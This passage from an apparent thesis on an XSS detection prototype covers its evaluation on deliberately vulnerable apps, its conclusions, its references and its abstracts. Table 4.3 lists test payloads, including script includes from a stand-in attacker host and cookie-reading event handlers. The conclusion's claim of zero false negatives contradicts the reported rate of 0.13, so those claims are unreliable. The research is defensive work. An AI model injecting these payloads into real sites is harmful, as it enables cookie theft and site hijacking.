"*HtmlUnit is a "GUI-Less browser for Java programs". It models HTML documents and provides an API that allows you to invoke pages, fill out forms, click links, etc... Just like you do in your "normal" browser. It has fairly good JavaScript support (which is constantly improving) and is able to work even with quite complex AJAX libraries, simulating Chrome, Firefox or Internet Explorer depending on the configuration used*"[69].

We choose HtmlUnit for retrieve information from websites by simulate a browser with intention testing purposes. More specifically, in the detection phase we use it to inject different types of script aiming to simulate attacks, to experiment our detection XSS prototype.

4.3 Presentation of the Implemented XSS detector

Our XSS detector prototype has been implemented in two phases:

4.3.1 Training phase

In this phase, it's enough just enter the original web address for start crawling the site to collect all the links, then extract the scripts of each page and their features, after that save this information in the database, all this process done in automatically way. And finally, it shows the results of this process.




Figure 4.3 Training phase interface.

4.3.2Detection phase

To test our XSS detection prototype, we choose from the two type of injection:

Manually: by inserting XSS scripts that we want injected manually.

Automatically: by injecting scripts already defined in our prototype.

When we start the injection, our prototype sends request with injected XSS scripts and gets the response page to extract all scripts on this page and their features and compare with the features in database to check if there are any attacks , if it is found, it identify the attack's type .




Figure 4.4 Detection phase interface.

4.4 Experimentation

We evaluate our prototype for XSS detection with three vulnerable applications, two of them are open source programs "DVWA" and "OWASP Mutillidae" and another PHP website "XSSTest" made by us contains all type of scripts, this is for objective to handle the types of script that not existed in the two academic applications.

Damn Vulnerable Web Application (DVWA)

“Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is have been reported to contain vulnerabilities. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers to get a better understanding of web applications securing processes and aid teachers/students to teach/learn web application security in a classroom environment”[70].




Figure 4.5 DVWA web application.

OWASP Mutillidae

"OWASP (Mutillidae) is a free, open source, deliberately vulnerable web-application providing a target for web-security enthusiast. This is an easy-to-use web hacking environment designed for labs, security enthusiast, classrooms, CTF, and vulnerability assessment tool targets. Mutillidae has been used in graduate security courses, corporate web sec training courses, and as an "assess the assessor" target for vulnerability assessment software" [71].




Figure 4.6 owaspmutillidae web application.

Table 4.1 shows the characteristics of these applications that include the number of pages contained (reflected or stored) XSS vulnerabilities, and the five types of JavaScript code (inline, URL, local, remote, and Event handler).

Application	Pages	Inlined	local	remote	Event handler	URL
DVWA	2	0	2	0	39	0
Mutillidae	2	2	3	0	7	0
XSSTest	2	8	2	1	16	2

Table 4.1 Test Applications characteristics.

4.6 Evaluation Results

In order to assess the capability of our prototype, we inject several XSS attack input vectors identified in seven types of JavaScript code injection attack. Table 4.2 shows a summary of these attacks (denoted as A1-A7).

Attack	Brief attack description
A1	Inject a method call dissimilar to legitimate method call.
A2	Inject a method call similar to a legitimate method call with same parameters.
A3	Inject a method call similar to a legitimate method call with different parameters.
A4	Inject a method definition and a call dissimilar to a legitimate method call.
A5	Inject a method definition (doesn't exist in legitimate JavaScript).
A6	Override a method definition (exist in legitimate JavaScript).
A7	Inject a script with remote source dissimilar to legitimate remote source.

Table 4.2 Types of attack vectors.

Since each tested application has its own scripts (own method definition and own method call). Table 4.3 shows a part from collection of XSS attack code snippets that we injected to evaluate our XSS detection solution. The selected XSS attack inputs differ broadly like insertion of script tags, attributes, inline scripts, and third-party URLs. With a purpose to cover all type of attacks mentioned in table 4.2.

N°	**XSS Attack Vector**	**Attack**	**Program**		
			DVWA	Mutillidae	XSSTest
1	<IMG SRC=javascript:alert('XSS')>	A1	√	√	√
2	<a href = “javascript:window.history.goback()”>	A1	√	√	√
3	<button onclick="usedBy('user')">	A2			√
4	<SCRIPT SRC=http://hacker-site.com/xss.js></SCRIPT>	A7	√	√	√
5	<script>document.write=function(0){x=0;};</script>	A6			√
6	<IMG """><SCRIPT>alert("XSS")</SCRIPT>">	A1	√	√	√
7	function changeContentFunction(arg1) {this.content = arg1;}var x = new changeContentFunction("change content");</script>	A4	√	√	√
8	<li onclick="alert('xxs')">	A	√	√	√
9	<button onclick="usedBy('admin')">	A3			√
10	<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">	A1	√	√	√
11	<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME >	A1	√	√	√
12	<input type="button" onClick="javascript:popUp('../../vulnerabilities/view_source.php?id=xss_r_low&security=impossible')">	A2	√		
13	<SCRIPT SRC=http://xss.rocks/xss.js?< B >	A7	√	√	√
14	<script>document.write=function(arg1){x=0;};</script>	A5			√
15	<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">	A1	√	√	√

Table 4.3 Applied XSS Attacks vectors.

The end results are depicted in Table 4.4. The result shows a summary of the injected JavaScript code (columns 2-8) for the three programs. The total number of attacks applied and total number of attacks detected, respectively.

Program	A1	A2	A3	A4	A5	A6	A7	Inj	Det
DVWA	7	2	1	2	1	0	2	15	13
Mutillidae	7	0	1	2	0	0	2	12	11
XSSTest	16	9	7	5	7	2	4	50	43

Table 4.4 Injected attacks and detection rates.

As shown in table 4.4, we test our approach using more than 50 injected scripts (47 % of them are Event handler, 30% Inlined, 11% URL attribute value, 9% Script inclusion remote, 3% Script inclusion local).

We observe that our approach detects most of the script injected. The obtained false negative rate is 0.13 obtained by the following operation: 1-(total of script detected / total of script injected).

Although we avoided in our test the encoded scripts and scripts contained in CSS file, however there are a few of JavaScript not detected with our approach, and that due to the limitation of the JavaScript parser. Mean, some script require a preprocessing such as removal of comment tags and removal of return keyword in event handlers.

4.6 Conclusion

In this chapter we develop a prototype of our XSS attack detection approach based on JavaScript features extraction. Then we showed our XSS attacks detection interface and how the system works.

We apply our approach on three vulnerable PHP applications. To test how well it picks up a large variety of XSS attack vectors, specially, method call injection, and method overriding .The evaluation results indicate that the approach can successfully detect widely known and appropriate XSS attack signatures.

CONCLUSION AND PERSPECTIVES

CONCLUSION AND PERSPECTIVES

Nowadays web applications are used all around the world, mostly are utilized for security-critical services so they have turned out to be a well-liked and precious target for web-related vulnerabilities. A weak input validation on the web application causes the stealing of sensitive information from the victim's web browser and Cross site scripting is considered as a serious attack that use this weakness. By now there have been a variety of defensive techniques to protect web users from XSS injection attack, but XSS still emerging as one of the top 10 web application vulnerabilities leading to security breach.

Thus, we propose an approach based on scripts features analyzing, which permit detection of any injected script if it is similar to benign script, this without any modification of application source code. Our approach modelled to works on web server reverse proxy, it divided in two phases: training phase and detection phase. The Training phase represent the understanding and analysis step in the reverse proxy where we collect all necessary information to be able to detect the XSS attack. The detection phase receives client requests and the response page then extract all JavaScript codes to compare obtained features with the benign features in the database for detect any deviation and determining the type of attacks.

The approach detects a wide range of attacks including arbitrary and legitimate method call injection and overriding legitimate method definition. Our evaluation results on three vulnerable applications show that the proposed approach detects a subset of code injection attacks and suffers from zero false negative rates.

Future work includes handle scripts in CSS and JS file, we also plan to evaluate runtime overhead of our approach and we hope to finish what we started by integrating our work with a reverse proxy.

[1] A. B. G. Agosta, A. Parata, G. Pelosi, "Automated Security Analysis of Dynamic Web Applications through Symbolic Code Execution" Ninth International Conference on Information Technology – New Generations, vol. 5, pp. 189–194, 2012.

[2] A. M. J.D. Meier, M.Dunner, S.Vasireddy, R.Escamilla and A.Murukan, "Improving Web Application Security: Threats and Countermeasures" June 2003.

[3] A.-S. K. P. Imran Yusof, "Mitigating Cross-Site Scripting Attacks with a Content Security Policy" International Islamic University Malaysia, 2016.

[4] A. S. Christensen, A. Møller and M. I. Schwartzbach, "Precise analysis of string expression", In proceedings of the 10th international static analysis symposium, LNCS, Springer-Verlag, vol. 2694, pp. 1-18.

[5] C. K. N. Jovanovic and E. Kirda, "Precise alias analysis for syntactic detection of web application vulnerabilities," ACM SIGPLAN Workshop on Programming Languages and Analysis for security, Ottowa, Canada, June 2006.

[6] C. V. B. T. Pietraszek, "Defending against Injection Attacks through Context-Sensitive String Evaluation," Proceeding of the 8th International Symposium on Recent Advance in Intrusion Detection (RAID), September 2005.

[7] C. K. E. Kirda, G. Vigna, and N. Jovanovic, "Noxes: A client-side solution for mitigating cross site scripting attacks," Proceedings of the 21st ACM symposium on Applied computing, ACM, pp. 330-337, 2006.

[8] D. S. a. M. Pinto, The web application hacker's handbook, 2011.

[9] D. M. P. Saxena, B. Livshits, "ScriptGard : Automatic Context-Sensitive Sanitization for Large-Scale Legacy Web Applications Categories and Subject Descriptors," CCS '11: Proceedings of the 18th ACM conference on Computer and Communications Security, vol. 13, pp. 601–614, 2011.

[10] D. Scott and R. Sharp, "Abstracting Application-Level Web Security," In Proceeding 11thinternational World Wide Web Conference, Honolulu, Hawaii, 2002, pp. 396-407.

[11] D. Balzarotti, M. Cova, V. V. Felmetsger and G. Vigna, "Multi-Module Vulnerability Analysis of Web-based Applications," In proceeding of 14th ACM Conference on Computer and Communications Security,Alexandria, Virginia, USA, October 2007.

[12] EC-Council, *Ethical Hacking and Countermeasures: Secure Network Infrastructures*, 2010.

[13] F. Y. Y.-W Huang, C. Hang, C. –H. Tsai, D. Lee, and S. –Y. Kuo, "Verifying Web Application using BoundedModel Checking," Proceedings of the International Conference on Dependable Systems and Networks, 2004.

[14] Frenz C, Yoon J, XSSmon: a perl based IDS for the detection of potential XSS attacks. IEEE Long Island, pp 1–4, May 2012

[15] G. Wassermann and Z. Su, “Static detection of cross-site Scripting vulnerabilities,” In Proceeding of the 30th International Conference on Software Engineering, (2008) May.

[16] G. W. Z. Su "The essence of command Injection Attacks in Web Applications," Proceeding of the 33rd Annual Symposium on Principles of Programming Languages, USA: ACM, 2006.

[17] H. C. Q. Zhang, J. Sun, "An execution-flow based method for detecting Cross-site Scripting attacks," SEDM Software Engineering and Data Mining, pp. 160-165, 2010

[18] H.Shahriar, S.North1, W.Chen, and E.Mawangi, Design and Development of Anti-XSS Proxy. ICITST- 2013.

[19] H.Shahriar and M.Zulkernine, "Injecting Comments to Detect JavaScript Code Injection Attacks", 35th IEEE Annual Computer Software and Applications Conference Workshops, 2011, pp. 104-109.

[20] I. Y. a. A.-S. K. Pathan, "Preventing Persistent Cross-Site Scripting (XSS) Attack by Applying Pattern Filtering Approach," *Proc. 5th IEEE Conf. Information and Communication Technology for the Muslim World (ICT4M14),* 2014.

[21] J. D. Burton, C. Tate Baumrucker, and Ido Dubrawsky., *Cisco security professional's guide to secure intrusion detection systems. Syngress Publishing*, 2003.

[22] M. P. J. Shanmugam, "A solution to block Cross Site Scripting Vulnerabilities based on Service Oriented Architecture," IEEE/ACIS p. 5, 2007.

[23] M. C. A. Avancini, "Towards Security Testing with Taint Analysis and Genetic Algorithms," ICSE Workshop on Software Engineering for Secure Systems, vol. 7, pp. 65-71, 2010.

[24] M. C. A. Avancini, "Security Testing of Web Applications: A Search-Based Approach for Cross-Site Scripting Vulnerabilities," IEEE 11th International Working Conference on Source Code Analysis and Manipulation, vol. 9, pp. 85–94, 2011.

[25] M. A. F. Yu, T. Bultan, , "An automata-based string analysis tool for PHP," Sci, vol. 3, pp. 154–157, 2010.

[26] M. K. G. [Gupta, M. C. and Singh, G, "Static Analysis Approaches to Detect SQL Injection and Cross Site Scripting Vulnerabilities in Web Applications: A Survey," IEEE Int. Conf. on Recent Advances and Innovations in Engineering, pp. 1-5, 2014.

[27] N. Ikemiya and N. Hanakawa, “A New Web Browser Including A Transferable Function to Ajax Codes”, In Proceedings of 21st IEEE/ACM International Conference

on Automated Software Engineering (ASE '06), Tokyo, Japan, (2006) September, pp. 351-352.

[28] P. John Rittinghouse, CISM, William M. Hancock, PhD, CISSP, CISM, *Cybersecurity Operations Handbook*, 2003.

[29] P. Wurzinger, C. Platzer, C. Ludl, E. Kirda and C. Kruegel, “SWAP: Mitigating XSS Attacks using a Reverse Proxy”, ICSE Workshop on Software Engineering for Secure Systems, IEEE, (2009), pp. 33- 39.

[30] R. U. Rehman, *Intrusion Detection Systems with Snort*, 2003.

[31] R. Sharp and D. Scott,” Abstracting Application Level Web Security,” In Proceedings of the 11th ACM International World Wide Web Conference, (2002) May 7-11.

[32] R.Putthacharoen and P.Bunyatnoparat,” Protecting Cookies from Cross Site Script Attacks Using Dynamic Cookies Rewritng Technique,”Proc. of IEEE 13th International Conference on Advanced Communication Technology, Feb 2011,pp. 1090-1094.

[33] S. D. Ankush, "XSS Attack Prevention Using DOM based fitering API," *National Institute of Technology Rourkela, Rourkela,* India 2014.

[34] S. L. P. Charles P. Pfleeger, *Analyzing Computer Security: A Threat/vulnerability/countermeasure Approach*, 2012.

[35] S. H. Y. Huang, T. Lin, and C. Tsai, "Web application security assessment by fault injection and Behavior Monitoring," In Proceeding of the 12th international conference on World Wide Web, ACM, vol. 11, pp. 148-159, 2003.

[36] S.SHALINI, S.USHA “ Prevention Of Cross-Site Scripting Attacks (XSS) On Web Applications In The Client Side”, International Journal of Computer Science Issues, Vol. 8, Issue 4, No 1, July 2011.

[37] S.Gupta, "XSS-SAFE: A Server-Side Approach to Detect and Mitigate Cross-Site Scripting (XSS) Attacks in JavaScript Code", Arabian Journal for Science and Engineering, October 2015.

[38] T. Jim, N. Swamy and M. Hicks, “BEEP: BrowserEnforced Embedded Policies,” In Proceedings of the 16th International World Wide Web Conference, ACM, (2007), pp. 601-610.

[39] V. V. R. P. V. Jyothsna, "A Review of Anomaly based IntrusionDetection Systems," *International Journal of Computer Applications (0975 – 8887), netbeans.org* September 2011.

[40] W. AbuSeada, "Alternative Approach to Automate Detection of DOM-XSS Vulnerabilities," *UNIVERSITY OF TARTU Institute of Computer Science Cyber Security Curriculum,* 2017.

[41] Writer's Handbook. MillValley, CA:University Science,1989.

[42] Y.Minamide, "Static Approximation of Dynamically Generated Web Pages," Proceedings of the 14th International Conference on the World Wide Web, pp. 432-441, 2005.

[43] Y.-W. Huang, F. Yu, C. Hang, C. H. Tsai, D. Lee and S. Y. Kuo, "Securing web application code by static analysis and runtime protection," In Proceedings of the 13 th International World Wide Web Conference, (2004).

[44] Y. Xie and A. Aiken, "Static detection of security vulnerabilities in scripting languages," In Proceeding of the 15thUSENIX Security Symposium, (2006) July, pp. 179-192.

[45] Z. S. G. Wassermann, "Static Detection of Cross-Site Scripting Vulnerabilities," ICSE vol. 9, pp. 171–180, 2008.

Web sites:

[46] OWASP: https://www.owasp.org/index.php/Main_Page , visited (01/01/2017).

[47] projects.webappsec.org/w/page/13246920/Cross%20Site%20Scripting , visited (03/04/2017).

[48] https://www.acunetix.cz/websitesecurity/cross-site-scripting/ visited (02/04/2017).

[49] Edgescan. 2015 Vulnerability Statistics Report https://www.edgescan.com/assets/docs/reports/2015-edgescan-Stats-Report-(2015)-v5.pdf Visited (30/11/2016).

[50] *Website Security Statistics Report 2015*, https://info.whitehatsec.com/rs/whitehatsecurity/images/2015-Stats-Report.pdf visited (30/11/2016).

[51] www.xssed.com/news/128/Not_surprisingly_McAfee_websites_are_susceptible_to_XSS_atta cks/ visited (10/12/2016).

[52] https://www.undernews.fr/undernews/exclusivite-faille-xss-sur-le-site-de-la-nasa.html visited (07/12/2016).

[53] www.owasp.org/index.php/Category:OWASP_Top_Ten_Project visited (10/12/2016).

[54] https://nakedsecurity.sophos.com/2012/02/28/verisign-xss-holes/ visited (04/04/2017).

[55] https://miki.it/blog/2013/7/30/xss-in-google-finance/ visited (13/12/2016).

[56] threatpost.com/paypal-site-vulnerable-to-xssattack/100787/ visited (13/04/2017).

[57] techcrunch.com/2014/06/11/tweetdeck-fixes-xss-vulnerability/ visited (04/04/2016).

[58] http://thehackernews.com/2015/02/internet-explorer-xss.html visited (04/04/2016).

[59] arsiadi.net/2016/06/11/stories-of-xss-in-google-april-may-2016/ visited (04/04/2016).

[60] http://www.opentechnology.co.th/solutions_security.php visited (01/05/2017).

[61] http://rahmad-jarinfo.blogspot.com/2011/09/host-based-intrusion-detection-system.html visited (01/05/2017).

[62] http://searchmicroservices.techtarget.com/ visited (01/05/2017).

[63] https://netbeans.org/about/press/698.html/ visited (01/05/2017).

[64] https://www.mysql.com/about/ visited (10/05/2017).

[65] http://www.wampserver.com/ visited (10/05/2017).

[66] https://jsoup.org/ visited (11/05/2017).

[67] www.vogella.com/tutorials/JavaRegularExpressions/article.html visited (11/05/2017).

[68] https://developer.mozilla.org/enUS/docs/Mozilla/Projects/Rhino visited (11/05/2017).

[69] http://htmlunit.sourceforge.net visited (20/05/2017).

[70] http://www.dvwa.co.uk/ visited (20/05/2017).

[71] https://www.owasp.org/index.php/OWASPMutillidae2Project visited (20/05/2017).

[72] https://people.cs.pitt.edu/~kirk/cs1501/Pruhs/Spring2006/assignments/editdistance/Levenshtei %20Distance.htm, visited (30/05/2017).

[73] https://news.netcraft.com/archives/2010/09/21/twitter-users-fall-victim-to-new-xss-worm.html visited (12/12/2016).

ملخص:

هجمات (Cross-site scripting (XSS هي حاليا أكثر المشاكل الأمنية استغلالا في تطبيقات الويب الحديثة والتي يمكن استغلالها عن طريق حقن كود جافا سكريبت. حتى الآن هناك تقنيات دفاعية متنوعة لحماية تطبيق الويب من هجوم حقن XSS ، ولكن تبقى هجمات XSS لا يمكن الكشف عنها تماما، حيث يمكن للمهاجم التحايل على تقنية الدفاع عن طريق حقن اكواد جافا سكريبت حميدة، وبالتالي من الصعب التمييز بين السكريبت المحقون من السكريبتات الأصلية.

في هذا المشروع، وضعنا مقاربة تستند على استخراج و تحليل ميزات السكريبت ، والتي تسمح بالكشف عن مجموعة واسعة من السكريبتات المحقونة : السكريبتات الخبيثة أو السكريبتات المشابهة لسكريبتات الحميدة ، وهذا دون أي تعديل في كود البرنامج الأصلي.

قمنا بتقيم عملنا باستعمال ثلاثة برامج. واشارت نتائج التقييم أن تطبيق المقاربة يكشف عن مجموعة واسعة من هجمات حقن جافا سكريبت.

الكلمات المفتاحية:

XSS attacks detection, feature extraction, web security, Reverse proxy, Cross-Site Scripting.

Abstract:

Cross-site scripting (XSS) attacks are presently the most exploited security problems in modern Web applications that can be exploited by injecting JavaScript code. By now there have been a variety of defensive techniques to protect web application from XSS injection attack, but XSS still cannot be totally detected, an attacker can circumvent the technique by injecting legitimate JavaScript, because it is difficult to distinguish from the original script.

In this project, we developed an approach based on scripts features analyzing, which permit detection of wide range of injected scripts: malicious script or specific script which is similar to benign script, without any modification of application source code.

We evaluate our approach with three programs. The evaluation results indicate that our approach detects a wide range of code injection attacks.

Keywords: XSS attacks detection, feature extraction, web security, Reverse proxy, Cross-Site Scripting.